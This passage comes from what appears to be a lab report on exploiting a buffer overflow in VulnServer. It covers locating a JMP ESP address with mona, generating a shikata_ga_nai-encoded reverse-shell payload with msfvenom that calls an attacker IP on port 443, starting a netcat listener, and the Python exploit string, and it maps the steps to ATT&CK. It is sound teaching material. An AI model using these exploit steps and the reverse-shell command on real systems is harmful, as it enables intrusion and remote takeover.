


Figure 25: Buffer after receiving input with bad character "\x00" and no Bs

4.1.2.4 Finding JMP ESP instruction

A reliable way of executing the reverse shell instructions was needed for the attack to work. To instruct the host system to run the payload code, it must jump to the injected code and execute it.




Figure 26: Buffer after receiving input without bad character "\x00" and Bs in buffer

First, the Opcode for JMP ESP needed to be determined. The NASM shell, which shows opcodes for instructions on x86 systems [19], shows the JMP ESP opcode to be **0xFF 0xE4** (see Figure 27).

Now an address in memory storing this opcode could be searched for. The first approach to find such an address would be to use the debuggers "Search for Command" feature in the thread that gets interrupted by attaching the debugger to the process. The following memory address containing a JMP ESP instruction was found during the first search attempt (see Figure 28):

0x 77 90 E8 71




Figure 27: Opcode determination




Figure 28: Found JMP ESP instruction in the paused thread

Upon restarting the target machine, this JMP ESP instruction was not located at the same memory address anymore. It was now stored at the following address (see Figure 29):

0x 76 E4 E8 71




Figure 29: Found JMP ESP instruction in the paused thread post restart

The address discovered via the "Search For" feature was inside the memory space of a non-main thread (see Figure 29, marked green), meaning the location in memory changed across restarts since the thread will be opened anew by the process with differently allocated memory [20]. This address stops working in the attack after a machine restart (see *Appendix*, Figure 153 - Figure 155). To perfect the attack, an address holding the JMP ESP command was necessary, which persisted beyond reboots. This instruction could be located within the address space of any accessible module. The command *!mona modules* [21] was used to list them (see Figure 30).




Figure 30: Mona modules list, showing ASLR and DEP being disabled for VulnServer.exe only

The instruction inside an accessible module needs to meet the following criteria:

- **ASLR disabled**

  Memory addresses cannot be randomized inside the module to make accessing the JMP ESP instruction reliable.

- **DEP disabled**

  If memory is marked as non-executable, using the JMP ESP instruction wouldn't work, even if such an instruction were present.

The vulnerable server process itself (*VulnServer.exe*) had both ASLR and DEP disabled, (see Figure 31, a zoomed-in cutout of Figure 30).




Figure 31: VulnServer.exe without ASLR or DEP enabled in module overview

The full overview shows, that it is the only module available with this property (see Figure 30).
To search within the process' memory the following command was used (see Figure 32):

!mona find -s "\xff \xe4" -m VulnServer.exe

The parameters were chosen with the following reasoning [21]:

- **s** "\xff \xe4"

  Searches for the JMP ESP opcode.

- **m** VulnServer.exe

  Searches within the process' memory.




Figure 32: Mona finding one result for JMP ESP instruction inside process memory

The following memory address was discovered (see Figure 32): **0x 65 D1 1D 71**

This address persistently held the JMP ESP instruction, even across restarts of the target machine.

4.1.2.5 Generating and encoding payload

After determining the offset, the bad characters and the address of the JMP ESP command a payload could be generated to create a reverse shell on the host system.

First, an encoder needed to be selected (see Figure 33).

```
┌──(student㉿kali)-[~]
└─$ msfvenom --list encoders | grep excellent
    cmd/powershell_base64          excellent  Powershell Base64 Command Encoder
    x86/shikata_ga_nai             excellent  Polymorphic XOR Additive Feedback Encoder
```

Figure 33: Encoder options

An encoder from the highest ranked results was selected ("excellent" rank) by grepping for them. The payload was not aiming to contain *PowerShell* commands, so *x86/shikata_ga_nai* was chosen.

To create the payload, the IP address of the attacker machine needed to be determined via the console command **ip a | grep tun0**. The relevant interface was *tun0*, because it was the interface the attacking machine was tunneling into the target machine's network through.

```
└─$ ip a | grep tun0
6: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1500 qdisc
    inet 10.0.61.7/24 brd 10.0.61.255 scope global tun0
```

Figure 34: IP address in the ICS laboratory network

The IP address was determined to be **10.0.61.7** during the assignment (see Figure 34).
The payload to create a reverse shell on the target system was generated with the chosen encoder and the determined IP address (see Figure 35).

The parameters were chosen with the following reasoning [22]:

- **p** windows/shell_reverse_tcp
  Metasploit provides a payload that establishes a TCP connection to the attacker on a windows machine, which was chosen here.
- **LHOST**=10.0.61.7
  Provides the IP address of the attacking system, enabling the script to establish the connection via TCP to that system to send the packets for the reverse shell via the network.

```
┌──(student㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.61.7 LPORT=443 EXITFUNC=thread -a
x86 --platform windows -b "\x00" -n 16 -e x86/shikata_ga_nai -f py -o payload.txt
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Successfully added NOP sled of size 16 from x86/single_byte
Payload size: 367 bytes
Final size of py file: 1820 bytes
Saved as: payload.txt
```

Figure 35: Payload generation via msfvenom

- **LPORT**=443
  The port on the attacking system on which netcat will be listening for the incoming reverse shell connection attempt.
- **EXITFUNC**=thread
  Prevents a crash when disconnecting by starting a thread on the target system for the reverse shell.
- **a** x86
  Sets the target system's architecture (32 bit) to generate the appropriate code.
- **platform** windows
  Sets the target system's platform to generate the appropriate code.
- **b** "\x00"
  Sets the bad characters that will not be included in the generated code.
- **n** 16
  Inserts 16 NOOP opcodes to provide space for the decoder, to prevent it from overwriting the paylod itself.
- **e** x86/shikata_ga_nai
  Selects the chosen encoder.
- **f** py
  Sets the output format to *python*, to enable the code to be easily pasted into the script.
- **o** payload.txt
  Saves the ouput to the specified file.

It should be noted, that an outbound connection to port 443 might not be typical for the server that is being attacked. Since this was being done in a laboratory environment, no analysis was done to determine the port that would arouse the least suspicion. Before starting the attack, a listener for the reverse shell was created via netcat on the attacking machine (see Figure 36).

The parameters for netcat were chosen with the following reasoning [23]:

Figure 36: Starting a reverse shell listener via netcat

- **l**

  Starts "listener" mode, listening for incoming connections.

- **v**

  Puts netcat into verbose mode, showing the status of the listener on the console.

- **p** 443

  Tells netcat to listen on port 443, the port we are establishing the connection to in our generated payload via the option *LPORT=443* (see Figure 35).

4.1.2.6 Decoding payload and creating reverse shell

To facilitate the final attack, the script was altered the following way (see Figure 37):

```
def replicate_crash(ip):
    """Sending generated payload"""
    payload = get_payload()
    req = "AUTH " + "\x41" * 1040 + "\x71\x1D\xD1\x65" + payload + "\x42" * 24

    connect_to_server(ip, req)
```

Figure 37: Script configuration to send payload to the vulnerable server

- **get_payload()**

  This method returns the string representation of the payload generated with msfvenom (see Figure 39).

- **"\x71 \x1D \xD1 \x65"**

  The previously determined memory address holding the JMP ESP instruction. It is in reverse byte order, since Windows 7 uses "Little Endian" byte ordering, storing the least significant byte at the smallest address, therefore reading the address right to left [24].

  The attack was also done twice more with the discovered memory addresses which were impermanent across restarts, to show them not working anymore after a reboot (see *Appendix*, **??** - Figure 154).

Upon executing the attack, the payload initiated a connection to the attacking system, which had the netcat listener waiting on an incoming connection (see Figure 38).




Figure 38: Reverse shell established

The technique *Exploit Public-Facing Application (T1190)* [25] was used with the finalized attack to in order to get *Initial Access (TA0001)* [26] to the target system, since the Buffer Overflow in the public facing VulnerServer application was exploited to get a payload onto the system.

Execution (TA0002) [27] of the payload happened because the unprotected buffer was exploited, which is categorized as *Exploitation for Client Execution (T1203)* [28]. Arbitrary code was executed by the target machine because of the exploited vulnerability in the VulnServer process.

Command and Control (TA0011) [29] was then established to the attacking machine via *Application Layer Protocol (T1071)* [30]. The chosen payload "windows/shell_reverse_tcp" used a TCP connection to established an outbound connection to port 443 on the attacker machine.

The reverse shell served as a *Command and Scripting Interpreter: Windows Command Shell (T1059.003)* [31] enabling the attacker to take over the host system.

